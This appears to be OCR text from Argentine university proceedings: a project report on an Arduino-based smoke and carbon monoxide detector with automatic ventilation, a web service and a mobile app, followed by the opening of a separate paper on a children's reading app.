El módulo central está compuesto por una placa Arduino Uno[1], al cual se conectan un sensor de humo y un sensor de monóxido de carbono, estos sensores se encargan de monitorear la cantidad de gases venenosos en el ambiente donde se encuentra instalado este módulo. Para establecer la comunicación con las otras piezas del sistema, a la placa Arduino se conectan un módulo wifi, un módulo bluetooth y un modulo para enviar mensajes de texto utilizando la red de telefonía móvil 2G. Este módulo posee una batería de respaldo para seguir funcionando aún cuando falle el suministro eléctrico de la red de baja tensión donde se encuentra conectado. A la placa Arduino de este módulo, también se conecta una alarma lumínica y otra alarma sonora, que se activarán en caso de detectarse algún evento peligroso para la vida de las personas que habitan el ambiente.

El dispositivo de ventilación se compone de una placa Arduino Nano[2], al cual se conecta un modulo bluetooth y un módulo wifi para comunicarse con el módulo central, posee además un teleruptor biestable para para encender y apagar el ventilador en caso de recibir la señal correspondiente. Este módulo, se conecta directamente a la red eléctrica de bajo voltaje donde se encuentre instalado.

El web service, se encuentra desarrollado en lenguaje java y alojado en un servidor desde donde puede ser accedido fácilmente por el modulo central y la aplicación móvil, en él se llevará un registro de todas las mediciones que realiza el modulo central y los eventos que alerta. Además de las mediciones y eventos, contiene la configuración del módulo central y el estado del sistema en

[1] Arduino UNO es una placa de microcontroladores de código abierto desarrollada por Arduino.cc. Utilizada para prototipado de sistemas embebidos

[2] Arduino Nano, este hardware esta basado en el mismo microcontrolador del Arduino pero en su versión SMD que reduce el tamaño considerablemente, es ideal para trabajos compactos

tiempo real. En la Figura 1, se puede observar un diagrama del sistema encarado.




Figura 1- Diagrama del sistema

La aplicación móvil se dividirá en tres secciones principales que se representarán mediante pestañas dentro de la aplicación, la primera sección se denomina sistema y dentro de ella podremos ver el estado de los distintos componentes que integran el sistema. La segunda sección, se denomina mediciones, y dentro de esta pestaña podremos acceder a las mediciones en tiempo real de los sensores, los eventos que fueron detectados por el sistema, un gráfico que representa la concentración de humo y monóxido en el ambiente instalado y también brinda la posibilidad de borrar el historial de mediciones realizadas. Por último, la tercera sección, nos permite establecer los teléfonos para recibir las alertas emitidas por el sistema, la duración de las alarmas y reestablecer los ajustes de fábrica para el sistema instalado.

Microcontrolador

Para el programa de control en el módulo central se optó por una placa Arduino UNO, como la que se muestra en la Figura 2, ya que es una plataforma electrónica abierta, útil para la creación de prototipos basada en software y hardware flexibles y fáciles de usar. La placa contiene un microcontrolador ATmega328P que brinda la capacidad de procesamiento suficiente para realizar todas las tareas necesarias que ambos módulos requieran. El lenguaje Arduino (basado en Wiring) está implementado en C / C ++.




Figura 2 - Placa arduino UNO rev 3

Sensores

Este equipamiento utiliza sensores de gases MQ, estos sensores de gases pertenecen a una familia de dispositivos diseñados para detectar la presencia de distintos componentes químicos en el aire. Existe una gran variedad de sensores MQ y cada modelo está diseñado para detectar una o más sustancias, pensadas para un uso específico. Estos sensores son electroquímicos y varían su resistencia cuando se exponen a determinados gases, internamente poseen un calentador encargado de aumentar la temperatura interna y con esto el sensor aumenta su sensibilidad para reaccionar con los gases provocando un cambio en el valor de la resistencia. El calentador, dependiendo del modelo, puede necesitar un voltaje entre 5 y 2 voltios, el sensor se comporta como una resistencia y necesita una resistencia de carga para cerrar el circuito, con esto forma un divisor de tención y así se puede leer su valor desde el microcontrolador al que se encuentra conectado.

Debido al calentador es necesario esperar un tiempo de calentamiento para que la salida sea estable, dicho tiempo dependiendo del modelo puede ser entre 12 y 48 horas.

El sistema está equipado con un sensor de humo y otro sensor de monóxido de carbono para tomar las mediciones de gases en el ambiente. Ambos sensores son de vital importantes para el funcionamiento de todo el sistema, por lo tanto el tiempo de procesamiento del microprocesador asignado a la consulta de cada sensor y obtener la medición respectiva, tendrá la misma prioridad cada uno.

a Sensor de Humo

Para medir la cantidad de humo en el ambiente se utiliza el sensor MQ2, perteneciente a la familia de sensores MQ descriptos anteriormente. En la Figura 3, se puede apreciar el modelo de sensor utilizado.



Figura 3 - Sensor MQ2

Este sensor utiliza una alimentación de 5V de corriente continua, funciona correctamente entre -10 y 50 grados centígrados, consume menos de 750 mW, posee alta sensibilidad y su tiempo de respuesta es rápido. Detecta concentraciones de humo de 300 a 10.000 partes por millón[3].

La hoja de datos del sensor MQ2[2] detalla sus especificaciones técnicas, especialmente la tensión de alimentación del calentador, el tiempo de calentamiento, y la curva de sensibilidad del sensor.

Este sensor posee dos tipos de salidas diferentes, una salida analógica y una salida digital. Si utilizamos la salida digital, nos provee una señal de indicación que se ha sobrepasado un umbral prefijado por medio del potenciómetro incluido en el módulo. Por el contrario, si utilizamos la salida analógica, obtendremos la cantidad (en partes por millón) de humo en el ambiente. Para utilizarlo de este modo se hace necesario un proceso de calibración. El propósito final de tal proceso de calibración es la obtención del valor de Ro, el cual es el valor de la resistencia del elemento sensor.




Figura 4 - Concentración de gases detectados por MQ2

En la Figura 4 podemos observar las gráficas que permiten obtener la concentración del humo a partir de la relación entre la resistencia del sensor Ro y la resistencia medida Rs. También es necesario conocer la resistencia Ri empleada en el módulo para realizar la lectura del sensor MQ2. Estas gráficas se disponen en escala logarítmica para ambos ejes y, en general, son aproximadamente rectas bajo estas escalas, por lo que la concentración resultará de la siguiente ecuación $Concentración = 10^{(A.\log(\frac{Rs}{R})+B)}$.

Para determinar la concentración necesitaremos la recta que la aproxima, para lo cuál debemos tomar dos puntos cuales quiera de las gráficas $P_0 = \{X_0, Y_0\}$ y $P_1 = \{X_1, Y_1\}$, resultando la ecuación de la recta $y = A.x + B$, siendo $A = \frac{y_1 - y_0}{x_1 - x_0}$ y $B = y_0 - A.x_0$, con esos datos se ejecuta el programa de calibración, que realizando diferentes mediciones, nos da la concentración de humo en partes por millón del sensor, una vez que conseguimos el valor deseado, solo queda por leer el valor de Ro para utilizarlo en nuestro circuito.

Para el conexionado eléctrico del módulo MQ2 utilizamos una fuente regulada a 5v independiente, ya que el sensor MQ2 necesita una corriente aproximada de 150mA. La Figura 5, muestra el conexionado completo de este sensor y el microcontrolador.




Figura 5 - Conexionado sensor MQ2

b Sensor de monóxido de carbono

Para medir el monóxido de carbono en el ambiente se utiliza el sensor MQ7, perteneciente a la familia de sensores MQ descriptos anteriormente. En la Figura 3, se puede apreciar el modelo de sensor utilizado.



Figura 6 - Sensor MQ7

[3] Partes por millón (ppm) Se refiere a la cantidad de unidades de una determinada sustancia que hay por cada millón de unidades del conjunto

Este sensor es ideal para detectar concentraciones de monóxido de carbono (CO) en el aire, debido a su facilidad para implementarlo con el microcontrolador.

El módulo posee una salida analógica que proviene del divisor de voltaje que forma el sensor y una resistencia de carga. También tiene una salida digital que se calibra con un potenciómetro, esta salida tiene un led .

Según su hoja de datos [3], este sensor cuenta con las siguientes características:

- Voltaje de Operación: 5V DC
- Temperatura de funcionamiento: -10 a 50 °C
- Voltaje de Calentamiento: 5V (alto) y 1.4V (bajo)
- detecta concentraciones en el rango de 20 a 10.000 partes por millón.
- Resistencia de calentamiento: 33 Ohm
- Tiempo de Calentamiento: 60s (alto) 90s (bajo)
- Consumo de Resistencia: aprox. 350mW

El sensor puede ser usado de dos formas distintas, dependiendo la salida que se use, sea la salida analógica o la salida digital. Si utilizamos la salida digital, nos proveerá una señal de indicación de que se ha sobrepasado un umbral prefijado por medio del potenciómetro incluido en el módulo.

Por el contrario, si utilizamos la salida analógica, obtendremos la cantidad (en partes por millón) de monóxido de carbono en el ambiente. Para utilizarlo de este modo se hace necesario un proceso de calibración. El propósito final de tal proceso de calibración es la obtención del valor de Ro, el cual es el valor de la resistencia del elemento sensor.

En la Figura 7 podemos observar las gráficas que permiten obtener la concentración del monóxido de carbono a partir de la relación entre la resistencia del sensor Ro y la resistencia medida Rs Las gráficas se disponen en escala logarítmica para ambos ejes y, en general, son aproximadamente rectas bajo estas escalas, por lo que la concentración resultará de la siguiente ecuación $Concentración = 10^{(A.\log(\frac{Rs}{R})+B)}$.




Figura 7- Concentración de gases detectados por MQ7

Para determinar la concentración necesitaremos la recta que la aproxima, para lo cuál debemos tomar dos puntos cuales quiera de las gráficas $P_0 = \{X_0, Y_0\}$ y $P_1 = \{X_1, Y_1\}$, resultando la ecuación de la recta $y = A.x + B$, siendo $A = \frac{y_1 - y_0}{x_1 - x_0}$ y $B = y_0 - A.x_0$, Con esos datos se ejecuta el programa de calibración, que realizando diferentes mediciones, nos da la concentración de monóxido de carbono en partes por millón del sensor, una vez que conseguimos el valor deseado, solo queda por leer el valor de Ro para utilizarlo en nuestro circuito.

El MQ7 requiere un voltaje del calentador que varía entre 5v durante 60 segundos y 1.4v los 90 segundos posteriores, consumiendo aproximadamente 150mA a 5v lo cual excede la capacidad de potencia del microcontrolador Arduino Uno, por lo tanto se utilizó el regulador de voltaje ajustable KA278RA05C para resolver este inconveniente.




Figura 8 - Conexionado sensor MQ7

El voltaje predeterminado del KA278RA05C con Vadj (pin 4) desconectado es 5v, esto nos proporciona el voltaje necesario para el ciclo con más voltaje que utiliza el calentador del sensor. Para regular el voltaje a 1.4v y que el sensor pueda ser utilizado, se usó un potenciómetro de 50k para tal fin. Usamos un relé óptico de estado sólido modelo LH1546 para encender el voltaje ajustable del potenciómetro y así obtener el voltaje del ciclo bajo del calentador del sensor. El pin 9 del Arduino Uno acciona el relé óptico de estado sólido y, cuando es alto, enciende el relé y ajusta el voltaje del regulador a 1.4v. Cuando este pin está bajo, apaga el relé y hace que el regulador regrese a 5v. El pin analógico 1 en el Arduino Uno se usa para detectar el nivel de voltaje del MQ7 que sirve para medir la concentración de CO (monóxido de carbono) en el aire. En la Figura 8 , se puede observar el conexionado de este sensor.

Comunicación

La comunicación del sistema se realiza por medio de un módulo bluetooth para la activación del módulo de ventilación y la configuración del sistema, utiliza par tal efecto el módulo bluetooth AT-09 Clase 4.0 LE o de baja

energía. Que tiene un alcance de 10mts y es configurable mediante comandos AT.

El módulo se conecta al microcontrolador Arduino Uno, por medio de una conexión serial, se utilizan para tal fin las salidas digitales 2 y 3 y la biblioteca serial para configurar las salidas digitales como un segundo puerto serial. En la Figura 9 se puede apreciar el modulo bluetooth utilizado.




Figura 9 - Modulo bluetooth AT-09 clase 4.0 LE

Además del modulo bluetooth, el modulo central cuenta con un chip que ofrece una solución de red Wifi completa y autónoma. Se trata del modulo ESP8266, tiene potentes capacidades de procesamiento y almacenamiento integradas que le permiten integrarse con los sensores y otros dispositivos. El modulo utiliza el estándar 802.11 que incluye las mejoras que aumentan el rendimiento y el alcance inalámbrico, así como la disponibilidad de nuevas frecuencias. Posee pila de protocolo TCP / IP integrado y la CPU integrada de baja potencia de 32 bits que también podría usarse como procesador de aplicaciones, entre otras características.

El modulo se conecta a la placa Arduino Uno, por medio de una conexión serial, se utiliza las salidas digitales 4 y 5 y la biblioteca serial para configurar las salidas digitales como un tercer puerto serial. La Figura 10, muestra el procesador ESP8266.



Figura 10 - Módulo ESP8266

Para completar el espectro de comunicaciones necesarias para este sistema, el sistema cuenta con un modulo GSM, basado en el chip 2G Sim800L encargado de enviar los mensajes de texto cuando se produce algún evento. Proporciona conectividad GSM/GPRS a nuestro proyecto de una forma muy sencilla.

La placa esta basada en el módulo GSM SIM800L de la firma SIMCOM. Este módulo proporciona una completa solución GSM/GPRS cuatribanda 850 / 900 / 1800 / 1900 MHz con cobertura mundial. El modulo se configura y controla a través de una conexión serial (UART) y empleando comandos AT.

El modulo se conecta a la placa Arduino Uno, por medio de una conexión serial, y utiliza las conexiones estándar de la placa arduino Tx y Rx. En la Figura 11, se puede apreciar el módulo Sim800L.




Figura 11 - Módulo sim800L

Alimentación

La alimentación del módulo central está dada por una batería de 12 volt 7 Ah, que se utilizará junto con un cargador de batería estándar, manteniendo así la batería cargada y ,ante un corte de suministro eléctrico, el equipo pueda seguir funcionando sin inconvenientes.

Dentro del módulo central, se dispone una serie de reguladores que se encargan de adecuar los 12 volt a las diferentes tensiones que utilizan los módulos. En la Figura 12, se muestra las conexiones de la alimentación, los distintos reguladores de voltaje con los respectivos componentes y el microcontrolador.




Figura 12 – Conexionado módulo central

Modulo de Ventilación

Este módulo representa la verdadera innovación en este proyecto, puesto que mientras todas las propuestas analizadas solo alertan ante la presencia de gases venenosos, este sistema actúa introduciendo aire fresco para disminuir la cantidad de monóxido o humo en el ambiente.

El módulo de ventilación se comunica con el módulo central por medio de comunicación bluetooth, y consta de un equipo de ventilación (dependerá en su tamaño y volumen de aire del lugar a monitorear), una placa bluetooth para permitir la transmisión entre módulos, una

placa Arduino Nano que decodifica la transmisión y se encarga de manejar el inyector de aire.

Una vez recibida la orden de encender la ventilación, el modulo enciende el equipo y aguarda la orden de apagar. Cuando recibe la orden de apagar, cuenta 5 minutos y desconecta la ventilación de esta forma inyecta aire fresco al ambiente con el objeto de reducir la concentración de monóxido o humo en el lugar monitoreado.

Para el funcionamiento del inyector se utiliza un módulo de relay para poder manejar tensiones de 220v aisladamente del circuito del módulo.

La alimentación del modulo está dada por una fuente transformador de 220Vac a 12Vcc regulada interiormente para adaptar las tensiones a las placas arduino. En la Figura 13, se observan los componentes y las conexiones realizadas.




Figura 13 - Conexionado módulo ventilación

Software

El software es el responsable de controlar todos los aspectos del sistema. El sistema está compuesto por tres piezas de software que interactúan entre ellas, estos son: el sistema arduino, el web service, y la aplicación móvil. En el diagrama de despliegue que se muestra en la Figura 14, se puede observar la integración de las distintas piezas del sistema.




Figura 14 - Diagrama de despliegue

a Sistema Arduino

El Sistema Arduino es el encargado del control del detector y del ventilador, está compuesto por una serie de módulos que se procederá a describir a continuación. El núcleo del sistema es el módulo gestión dispositivo, el mismo se encarga de controlar el estado y correcto funcionamiento de todos los componentes hardware que integran el módulo central, establecer la comunicación con el módulo de ventilación y comunicarse con el web service y la aplicación móvil enlazada a dicho módulo. El módulo mediciones se encarga de tomar las mediciones de los sensores. El módulo eventos, se encarga de analizar el conjunto de mediciones y determinar si se produce un evento y la gravedad del mismo. Finalmente, el modulo teléfonos permite gestionar los números telefónicos almacenadas, como también envía las alertas por mensaje de texto. Se puede observar en la Figura 15, el diagrama de componentes del módulo central.




Figura 15- Diagrama de componentes módulo central

b Web Service

El Web service posee una arquitectura orientada a servicios, que posee características de extensibilidad e independencia, sin los cuales no se podría llevar adelante el trabajo encomendado. El web service recibe los datos enviados por el modulo central mediante llamadas a la API Restfull que provee, y posteriormente almacena dichos datos en una base de datos PostgreSQL. Se eligió este motor de base de datos debido a que es libre y de código abierto.

Tanto las llamadas a la API[4] que provee como las respuestas de la misma se realiza en formato JSON[5], esto permite que puedan integrarse fácilmente con otros dispositivos y ampliar la diversidad de clientes que la utilicen, tales como navegadores web y aplicación móviles de distintas plataformas. En la Figura 16, se muestra la situación planteada anteriormente.

[4] API conjunto de reglas (código) y especificaciones que las aplicaciones pueden seguir para comunicarse entre ellas.

[5] JSON JavaScript Object Notation - Notación de Objetos de JavaScript, es un formato ligero de intercambio de datos.




Figura 16 – Web service restfull

c Aplicación Móvil

La aplicación móvil fue desarrollada en el framework Ionic[6], integrado con Angular, este framework provee un conjunto de herramientas de código abierto para crear aplicaciones móviles y de escritorio de alta calidad y de alto rendimiento utilizando tecnologías web (HTML, CSS y JavaScript). Luego utilizamos el framework Cordova, para hacer que nuestra aplicación sea completamente nativa para la plataforma Android.

Para desarrollar la aplicación móvil, se utilizó el patrón MVC, por lo que se encuentra dividida en una capa de datos, una capa de vista que incluye el conjunto de interfaces que define cada una de las pantallas, y la capa de control donde se incluyen los módulos encargados de cada una de las funcionalidades.

Las funcionalidades de la aplicación móvil se dividen en tres secciones principales a saber: sistema, mediciones y ajustes. La pestaña sistema nos otorga información del estado del sistema en tiempo real, desde esta pestaña se puede verificar el funcionamiento de la señal luminosa, la señal auditiva, encender y apagar el ventilador. Además se puede verificar el estado de las conexiones habilitadas, como así también, el estado de los sensores instalados en el módulo central. Por último el usuario puede conocer el estado de la batería instalada y el numero de teléfono celular que posee el equipo para enviar alertas mediante mensajes SMS.

Dentro del apartado destinado a mediciones, el usuario puede acceder a las mediciones en tiempo real que realizan los sensores, además puede acceder a un gráfico que permite ver la concentración de gases durante las ultimas 8 horas en el ambiente donde se encuentra instalado el sistema. También puede conocer el historial de eventos que el sistema detectó y por último se pueden borrar los datos recolectados.

En la pestaña de ajustes, el usuario puede gestionar los números de teléfonos a los cuales se enviarán los mensajes de textos con las alertas cuando se detecte un evento. El usuario puede establecer el tiempo de duración para la señal luminosa, como así también para la señal auditiva. Por ultimo, también puede reestablecer los ajustes de fabrica para el dispositivo instalado.

Trabajos Relacionados

Una faceta que este equipo desconocía, sobre la problemática de la intoxicación con monóxido de carbono, es la severidad de las secuelas que deja una vez que la persona es afectada y, en el peor de los casos, provoca el fallecimiento de la misma. El Ministerio de Salud de la Republica Argentina hizo un relevamiento y detectó que por año que se producen 200 muertes y 1800 intoxicaciones por la inhalación de monóxido de carbono. Las mujeres embarazadas y sus bebes, los niños pequeños, las personas mayores y las que sufren de anemia, problemas del corazón o respiratorios pueden ser mucho más sensibles al monóxido de carbono.

Nuestra investigación acerca de detectores de humo y monóxido de carbono, nos ha arrojado resultados muy diversos puesto que encontramos detectores muy elementales cuya única función es alertar mediante una señal luminosa y una señal auditiva. En el otro extremo encontramos dispositivos inteligentes que cumplen la misma función que el dispositivo anterior, pero se encuentran enlazados mediante una aplicación móvil y permite recibir las alertas mediante la misma. En todos los casos solo se limitan a detectar, no existe en el mercado dispositivo que actúe en consecuencia para otorgar la posibilidad que las personas puedan ser socorridas y de esta manera permitan aumentar las posibilidades de salvar su vida y reducir las chances que sufran una intoxicación.

Discusión

En la construcción de este sistema inteligente de detección, es necesario el trabajo en conjunto de todos los componentes para garantizar el éxito en su funcionamiento. Para ello, a lo largo del proyecto se fueron realizando distintas pruebas de los componentes en forma individual con el objetivo de disminuir la probabilidad de errores al momento de integrarlos.

Si bien los resultados obtenidos en las pruebas realizadas hasta el momento son positivos, aún faltan realizar una batería de pruebas que involucren exponer el sistema a un ambiente con distintas condiciones para comprobar el funcionamiento ante escenarios reales. De todas formas, las pruebas individuales con humo por un lado y monóxido de carbono por el otro arrojaron los resultados esperados, con tiempos de respuesta aceptables.

[6] Ionic Framework es un framework gratuito y de código abierto utilizado para desarrollar aplicaciones híbridas multiplataforma que utiliza HTML5, CSS (generado por SASS) y Cordova como base.

Conclusión y Trabajos Futuros

Construir este detector de humo y monóxido de carbono involucró una gran variedad de conocimientos técnicos de distintas áreas como química, electrónica, matemáticas y software. Estos conocimientos fueron aplicados para la detección de gases , el ensamblado de los componentes, el diseño del algoritmo de detección de eventos, el desarrollo de la aplicación móvil y el web service restfull. Las áreas de química y electrónica han presentado un desafío a los miembros del equipo, puesto que se tratan de áreas que se posee poco conocimiento por lo que se requirió de mas esfuerzo del que se había supuesto en un principio.

Debido a que es un proyecto de interés para la comunidad, es dable que el proyecto reciba contribuciones y aportes de parte del Estado, esto en pos para beneficiar a la comunidad en general y en particular a las personas que poseen bajos recursos y utilizan métodos de calefacción peligrosos para su vida y la de todos los seres vivos que viven con ellos.

Finalmente, como trabajo a futuro se plantea escalar la aplicación para permitir la administración de varios dispositivos instalados. También se puede desarrollar dispositivos de detección para otros gases y, combinando con la propuesta anterior, se podría instalar en ambientes industriales. Otro posible futuro de investigación es la miniaturización de los módulos de detección y ventilación, proveyendo una imagen mas acabada y comercial de los productos.

Agradecimientos

Para finalizar, no queremos dejar pasar la oportunidad de agradecer a la Universidad Nacional de la Matanza por su esfuerzo y dedicación para con nuestra formación. Al equipo de profesores que integran la cátedra Proyecto Fin de Carrera, que apoyaron esta idea desde el comienzo, otorgándonos el impulso necesario para transformarla en una realidad palpable. Al personal de bomberos de la Estación Salvamento, Incendios y Protección Ambiental de la Prefectura Naval Argentina, por brindarnos el asesoramiento necesario acerca los efectos y síntomas que produce la intoxicación con humo y monóxido de carbono, y la forma de actuar ante tales eventos. Por último, y lo más importante de todos, agradecemos a nuestras familias por su apoyo incondicional, paciencia y ánimos para avanzar, cediendo tiempo importante de compartir con ellos para llevar adelante este desarrollo.

Referencias

[1] Resolución ENARGAS 204-2016 “Aparato eléctrico para la detección de monóxido de carbono en los locales de uso doméstico.” https://www.enargas.gob.ar/secciones/normativa/pdf/normas-tecnicas/NAG-200.pdf
[2] “Grove - Gas Sensor (MQ2) User Manual” https://docs.particle.io/assets/datasheets/electronsensorkit/MQ-2.pdf
[3] “Technical Data – MQ7 Gas Sensor” https://www.sparkfun.com/datasheets/Sensors/Biometric/MQ-7.pdf
[4] “Technical Data – MQ7 Gas Sensor” https://www.sparkfun.com/datasheets/Sensors/Biometric/MQ-7.pdf

Digitales

Martín Ferrarese
DNI 36073729
martin.ferrarese@gmail.com

Matías Patrignoni
DNI 33744765
mepatrig@gmail.com

Adrián Lazarte
DNI 33904822
adrianlazarte@live.com.ar

Resumen

Tomando partido ante la falta de estímulo del hábito de la lectura frente a las nuevas plataformas digitales, decidimos desarrollar una aplicación móvil interactiva que interprete lo relatado y represente lo dicho por medio de imágenes, animaciones, sonidos y demás recursos con el fin de complementar la lectura, enriquecer la imaginación y despertar la curiosidad hacia el mundo del libro físico. Y, finalmente, nutrir la experiencia de este hermoso hábito de la lectura desde la infancia.

1. Análisis

Nos llamó la atención la relación de la lectura de los más chicos en los tiempos que corren dónde las alternativas audiovisuales que se ofrecen en el mercado son más interactivas y tentadoras frente a lo que puede ofrecer un libro físico tal y como lo conocemos. Y a raíz de esto ¿de qué manera se estimulan a los más chicos en el hábito de la lectura? Son claros los beneficios de la lectura, como el estímulo para su creatividad e imaginación, por mencionar algunos de ellos. Lo que no siempre está tan claro son los métodos para estimular. A menudo se cometen **errores** y uno de los más comunes es tratar de obligar al niño a leer, lo cual puede tener el efecto opuesto al deseado: que el menor sienta la lectura como un castigo o que la relacione con momentos de fastidio y aburrimiento. Así lo destaca un informe de Booktrust, una organización con sede en el Reino Unido destinada a promocionar la lectura infantil. También brinda algunos consejos para tener en cuenta a la hora de transmitir este hábito:

- Leerles cuentos desde pequeños, la lectura no comienza cuando el propio niño aprende a leer, sino mucho antes, desde el momento en que sus padres u otras personas les leen cuentos e historias. Las personas a quienes les leen desde la primera infancia tienen **más probabilidades de ser buenos lectores** durante el resto de su vida.

- Leer no implica solamente estar quieto frente a un libro mientras se sigue un texto o imágenes con la vista. Hay múltiples cosas que se pueden hacer: leer en voz alta con los niños, **comentar las lecturas**, imaginar cómo son los personajes o los paisajes que el texto.

- Leer juntos y dar ejemplo. Casi nada estimula más a los niños a hacer algo que el ejemplo que recibe de sus mayores. Y la lectura no es la excepción. Por ello, una de las mejores formas de que padres y madres propicien en sus hijos el hábito de la lectura es que lean ellos también. Beneficiando así también la calidad de la **relación entre padres e hijos.**

Otra cuestión en este análisis que surge es: ¿Qué sucede con la venta de libros infantiles físicos? Desde hace años vivimos en una revolución digital que ha afectado a todos los sectores desde la producción industrial hasta la cultura. Y los libros no son la excepción. Por ello aparecieron alternativas y, para muchos, las características positivas que aportan los libros digitales son: el hecho de ser portátiles, fácil de usar, más económicos y autónomos.

Pero regalar un libro físico o su alternativa en versión digital para un E-reader o tableta, no resulta igual de atractivo que las plataformas de videos como Netflix y YouTube o los canales infantiles como Cartoon Network o Disney Channel. Son aún menos atractivos si los comparamos contra los videojuegos.

